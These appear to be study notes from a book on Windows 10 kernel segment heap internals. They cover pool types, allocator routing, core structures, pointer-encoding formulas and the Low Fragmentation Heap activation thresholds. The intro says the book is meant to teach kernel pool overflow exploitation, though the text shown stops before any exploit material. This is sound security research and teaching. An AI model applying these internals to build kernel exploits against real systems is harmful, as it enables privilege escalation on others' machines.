Windows Kernel Segment Heap Notes
There is a lot to digest when it comes to windows kernel segment heap and the best way for me was to make my own diagrams and notes to understand it. I took the help from the following references. There are plenty of great resources on heap memory in Linux, but finding a single, comprehensive resource for Windows is much harder. A lot of the information is scattered across research papers, blog posts, conference talks and other sources, so I thought I’d put what I’ve learned together and share it with you all. It also gives me something I can come back to and use as a reference later on. These notes cover pool types, different allocators like LFH, VS, the backend segment allocator, large blocks and at last, some exploitation techniques for kernel pool overflows using named pipes.
Everything here targets Windows 10 20H2. The full source of this book is available on GitHub. Please feel free to open an issue or a PR if you find something incorrect or missing.
https://github.com/mrT4ntr4/winheapbook
I’ve tried my best to make this book self-explanatory, enough to understand how the segment heap works and just enough to learn how to exploit it. If something still doesn’t make sense, you can take help from the links below.
References
- Segment Heap in Windows Kernel (Part 1) (angelboy)
- Windows 10 Segment Heap Internals (Yason)
- Scoop the Windows 10 Pool (Bayet, Fariello)
- Windows Non-Paged Pool Overflow Exploitation (vp777)
Windows Kernel Pool
The kernel pool is allocator-managed memory used by kernel components and drivers for dynamic memory allocations. Before Windows 10 19H1, kernel pool allocations used the legacy NT pool allocator. From 19H1 onward, the kernel pool allocation path uses the segment heap based allocator.
Pool Types
Mainly two types for our usecase :
- Paged pool: memory that can be paged out and is used for data that doesn’t need to stay in physical RAM. It may only be touched below
DISPATCH_LEVEL. - Nonpaged pool: Memory that is never paged out and stays resident in RAM. It can be read at any IRQL. It is mostly used for data accessed by code that cannot tolerate page faults
The PoolType argument of ExAllocatePoolWithTag includes more information:
- bit 0:
Pagedvs NonPagedPool allocation - bit 1:
MustSucceedIf the allocation fails, the kernel bugchecks instead of returningNULL. - bit 2:
CacheAlignedReturns a cache-line-aligned pointer (see Pool Header). - bit 3:
PoolQuotaCharges the allocation against the requesting process’s pool quota (the amount of kernel pool memory it is allowed to consume).ProcessBilledidentifies the process that is charged for the allocation. - bit 9:
NonPagedPoolNxallocates from non-executable nonpaged pool.
Kernel code typically reaches this allocator through APIs such as:
PVOID ExAllocatePoolWithTag(POOL_TYPE PoolType, SIZE_T NumberOfBytes, ULONG Tag);
VOID ExFreePoolWithTag(PVOID P, ULONG Tag);
Allocator Overview


The segment heap routes requests by size and allocator state.
- FrontEnd Allocator
- LFH: Low Fragmentation Heap allocator.
- VS: Variable Size allocator.
- Backend Allocator
- Segment allocation: backend page/block allocator.
- Large block allocation: separate path for very large allocations.
The NT heap path uses RtlpAllocateHeap / RtlpFreeHeap. The kernel segment heap is very similar to the userland segment heap; only some sizes and configuration differ. These notes focus on Windows 10 20H2.
| Size range | Allocator | Implementation |
|---|---|---|
| < 512 B, LFH enabled | LFH | RtlpHpLfhContextAllocate |
| 512 B – 128 KiB | VS | RtlpHpVsContextAllocateInternal |
| 128 KiB – ~8 MiB | Backend segment | RtlpHpSegAlloc |
| > ~8 MiB | Large block | RtlpHpLargeAlloc |
If the frontend allocator does not have enough memory available, it requests memory from the backend.
Dynamic Lookaside
Allocations in the 0x201 < Size < 0xfe0 (~512 B to ~4 KB) range are served from a dynamic lookaside list first, before reaching VS. See the [Dynamic Lookaside](06-dynamic-lookaside.md) chapter.
Core Structures
Heap Manager State
nt!ExPoolState is the core global state for kernel pool memory allocation. It contains the heap manager and the pool nodes used to reach the actual segment heaps.
| Field | Meaning |
|---|---|
HeapManager | _RTLP_HP_HEAP_MANAGER. Stores global variables and metadata for the kernel pool manager. |
NumberOfPool | Number of pool nodes. Default is 1. |
PoolNode[64] | Each node is an _EX_HEAP_POOL_NODE and holds four heaps corresponding to different segment heaps (Paged / Nonpaged pool, etc.). |
These four segment heaps are created and initialized when the system boots (ExPoolState.PoolNode[0].Heap[0-4]).
ExPoolState.PoolNode[0].Heap[0] -> NonPagedPool
ExPoolState.PoolNode[0].Heap[1] -> NonPagedPoolNx
ExPoolState.PoolNode[0].Heap[2] -> PagedPool
ExPoolState.PoolNode[0].Heap[3] -> PagedPrototype
Segment Heap

_SEGMENT_HEAP is the core heap object used for a pool type. Each pool type has its own _SEGMENT_HEAP; when allocating, the pool type decides which heap is used.
Some of its members are :
| Field | Meaning |
|---|---|
EnvHandle | RTL_HP_ENV_HANDLE. The environment handle of the segment heap. |
Signature | Signature of the segment heap. It is always 0xddeeddee. |
AllocatedBase | Points to the end of the entire _SEGMENT_HEAP structure. Used to allocate the structures required by the LFH allocator (bucket, owner, affinity slot). After allocation it points to the end of the allocated structure. Used in LFH activation (see LFH - Activation Mechanism). |
SegContexts | Two _HEAP_SEG_CONTEXT structures, the core structure of the backend manager, divided by size into two contexts (0x20000 < Size <= 0x7f000 and 0x7f000 < Size <= 0x7f0000). We’ll talk about this in Backend Segment Allocation. |
VsContext | _HEAP_VS_CONTEXT. The core structure of the frontend VS allocator. We’ll talk about this in Variable Size Allocation. |
LfhContext | _HEAP_LFH_CONTEXT. The core structure of the frontend LFH allocator. We’ll talk about this in Low Fragmentation Heap. |
Heap Globals
nt!RtlpHpHeapGlobals stores keys and global values used by segment heap internals. In the segment heap, many fields, values, and function pointers are encoded; this structure stores the keys used to decode them.
_RTLP_HP_HEAP_GLOBALS
0x0    HeapKey (8 bytes)
0x8    LfhKey (8 bytes)
| Field | Meaning |
|---|---|
HeapKey | Random value used by the VS allocator and the backend (segment) allocator encoding. |
LfhKey | Random value used by the LFH allocator encoding. |
Low Fragmentation Heap
LFH is the frontend allocator for fixed-size blocks. It groups allocations by size class and manages blocks through buckets, affinity slots, and subsegments.
Why LFH?
A heap that serves every allocation from one contiguous free space quickly fragments: allocations and frees of many different sizes leave small, scattered gaps that are too small to satisfy larger requests, wasting memory. LFH mitigates this by grouping allocations into buckets by size, where every block in a bucket is the same size. A freed block is therefore immediately reusable by the next allocation of the same size, with no splitting or coalescing across sizes.
That is why it is called a low fragmentation heap: freed slots stay reusable instead of turning the heap into unusable fragments.
Allocation Size
LFH applies when Size <= 512 bytes and LFH is enabled for that size (see Activation Mechanism).
LFH Structures


_HEAP_LFH_CONTEXT is the main LFH allocator state. It tracks the backend context, callback table, configuration, buckets, and related state for managing LFH blocks.
| Field | Meaning |
|---|---|
BackendCtx | Points to the backend allocator (_HEAP_SEG_CONTEXT) used by LFH. |
Callbacks | _HEAP_SUBALLOCATOR_CALLBACKS. Callback function table used to allocate / release subsegments: Allocate, Free, Commit, Decommit, ExtendContext. The function pointers are encoded (see below). |
Config | _RTL_HP_LFH_CONFIG. Attributes of the LFH allocator; used to determine whether the allocation size is within the LFH scope. (see LFH Config) |
Buckets[129] | Bucket array. Each bucket corresponds to blocks in a specific size range. When LFH is enabled it points to a _HEAP_LFH_BUCKET (see LFH Bucket), otherwise the entry stores the allocation counter described in Activation. |
Encoding
EncodedCallback = FunctionPointer ^ RtlpHpHeapGlobals.HeapKey ^ LfhContext
LFH Config
_RTL_HP_LFH_CONFIG describes the attributes of the LFH allocator:
| Field | Meaning |
|---|---|
MaxBlockSize | The size of the max block in LFH. |
WitholdPageCrossingBlocks | Whether there are any cross-page blocks. |
DisableRandomization | Whether to disable randomization of LFH. |
LFH Bucket
The bucket and its related structures are allocated only when LFH is enabled. A bucket is a _HEAP_LFH_BUCKET:
| Field | Meaning |
|---|---|
State | _HEAP_LFH_SUBSEGMENT_OWNER. Indicates the status of the bucket; used to manage the memory pool of LFH. |
TotalBlockCount | Total number of blocks in the bucket. |
TotalSubsegmentCount | Total number of subsegments in the bucket. |
ReciprocalBlockSize | Reciprocal of the block size (used for fast division). |
AffinitySlots[] | Pointer array to _HEAP_LFH_AFFINITY_SLOT. The main structure used to manage the memory pool used by LFH. There is only one by default. |
Affinity Slot
_HEAP_LFH_AFFINITY_SLOT is the main structure used to manage the memory pool used by LFH:
| Field | Meaning |
|---|---|
State | Same structure as State in the LFH bucket, but this one is mainly used to manage subsegments. |
ActiveSubsegment | _HEAP_LFH_FAST_REF. Points to the subsegment being used. The lowest 12 bits indicate how many blocks are available in the subsegment. |
Subsegment Owner
_HEAP_LFH_SUBSEGMENT_OWNER is the state structure used both by buckets and affinity slots:
| Field | Meaning |
|---|---|
IsBuckets | Whether this owner is the bucket (as opposed to an affinity slot). |
BucketIndex | The index of the bucket. |
AvailableSubsegmentCount | Number of available subsegments. |
AvailableSubsegmentList | _LIST_ENTRY. Points to the next available subsegment in the bucket. |
FullSubsegmentList | _LIST_ENTRY. Points to the next used-up subsegment in the bucket. |
Subsegments


_HEAP_LFH_SUBSEGMENT contains the block metadata for a group of same-sized LFH blocks. When there is not enough memory, LFH first takes a subsegment from Buckets->State.AvailableSubsegmentList and if none is available it allocates a new subsegment from the backend allocator.
| Field | Meaning |
|---|---|
ListEntry | _LIST_ENTRY (Flink/Blink). Points to the next / previous full or available LFH subsegment. |
Owner | Points to the structure that manages the subsegment, back to the AffinitySlots->State of the bucket it belongs to. |
FreeCount | Number of freed blocks currently free in the subsegment (incremented on each free; used with BlockCount to detect an empty subsegment). |
BlockCount | Total number of blocks in this subsegment. |
FreeHint | Index of the last allocated block; updated when a higher-index block is freed |
Location | Indicates the subsegment’s current list/state (e.g., AvailableSubsegmentList(0) or FullSubsegmentList(1)). |
BlockOffsets | HEAP_LFH_SUBSEGMENT_ENCODED_OFFSETS. Indicates the block size of the subsegment and the offset of the first block. The value is encoded (see below). |
BlockBitmap | Inline array of 64-bit words (not a pointer). Each word covers 32 blocks, 2 bits per block: bit 0 = is_busy, bit 1 = unused bytes. |
Block | The allocated memory returned to the user. |
Encoded Offsets
HEAP_LFH_SUBSEGMENT_ENCODED_OFFSETS stores the block size and the offset of the first block in the subsegment:
| Field | Meaning |
|---|---|
BlockSize | The size of a block in the subsegment (the original size). |
FirstBlockOffset | The offset of the first block. FirstBlock = Subsegment + FirstBlockOffset. |
Encoding:
Encoding
EncodedData = RtlpHpHeapGlobals.LfhKey ^ BlockOffsets ^ (Subsegment >> 12)
Activation Mechanism

When allocating a block smaller than LfhContext->Config.MaxBlockSize, the allocator first checks whether LFH is enabled for the corresponding bucket:
- Compute the bucket index:
idx = RtlpLfhBucketIndexMap[needbytes + 0xf]. - Check
Buckets[idx]->State & 1. If set, the allocation is handled by LFH. - If LFH is not enabled, update the bucket’s usage statistics via
RtlpHpLfhBucketUpdateStats. Each allocation adds0x210000tobuckets[idx]. - LFH is activated via
RtlpHpLfhBucketActivatewhen either threshold is crossed:(buckets[idx] >> 16) & 0x1f > 0x10: the active-allocation counter exceeds0x10(16).(buckets[idx] >> 16) > 0xff00: the total-request counter exceeds0xff00(65,280). Since each allocation adds0x210000, the upper 16 bits increase by0x21(33) per allocation. Thus,0xff00 / 0x21 ≈ 1,978, giving the ~2,000-allocation threshold.
When LFH is activated, the required bucket structures (bucket, owner, affinity slot, etc.) are allocated with RtlpHpHeapExtendContext, directly from _SEGMENT_HEAP->AllocatedBase (which usually points to the end of the segment heap structure), then initialized by RtlpHpLfhBucketInitialize. Once enabled, LFH is used for every allocation of that size.
Allocation Mechanism
